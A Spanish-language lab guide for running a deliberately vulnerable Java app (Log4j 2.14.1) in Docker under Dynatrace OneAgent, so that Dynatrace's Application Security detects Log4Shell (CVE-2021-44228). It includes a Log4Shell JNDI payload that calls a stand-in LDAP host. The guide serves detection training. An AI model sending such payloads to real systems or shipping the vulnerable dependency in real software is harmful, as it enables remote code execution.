Taller 2: Dynatrace OneAgent en Contenedor con Aplicación Java Vulnerable

6 Objetivo

Simular una aplicación Java con una vulnerabilidad conocida (Log4Shell - CVE-2021-44228), instrumentada con Dynatrace OneAgent para observar su detección en **AppSec Runtime**.


Requisitos

- Cuenta de Dynatrace SaaS o Managed con Application Security habilitado.
- **Token de instalación** de OneAgent con permisos de descarga.
- Docker Desktop instalado (Windows/macOS/Linux).
- Editor de texto (VS Code, Notepad++, etc.).


Archivos necesarios

- App. java: aplicación Java vulnerable con Log4j 2.14.1.
- pom.xml: dependencias con Log4j vulnerable.
- log4j2.xml: configuración del logger.
- Dockerfile: instala OneAgent + ejecuta la app Java.

Configura la detección de vulnerabilidades en Dynatrace (deberás hacer otro periodo de prueba para la función específica)



Además deberás habilitarlo para aplicación como en la siguiente imagen y salvar los cambios.




Levanta OneAgent en un contenedor

Levanta la aplicación

docker build -t java-vulnerable-app-dt.

docker run -d -p 6060:6060 -p 9090:9090 java-vulnerable-app-dt



Probar la vulnerabilidad

Abre en el navegador o usa cur l:

curl "http://localhost:6060/test-vuln"

El endpoint /test-vuln genera un payload Log4Shell tipo

\${jndi:ldap://example.com/a} que será registrado en los logs.

Validar en Dynatrace (pueden tardar un rato)

- 1. Ve a **Dynatrace** \rightarrow **Application Security** \rightarrow **Vulnerabilities**.
- 2. Busca el proceso o servicio java-vulnerable-app-dt.

- 3. Verifica que se detectó CVE-2021-44228 y su nivel de riesgo.
- 4. Puedes revisar los detalles del componente vulnerable: log4j-core:2.14.1.

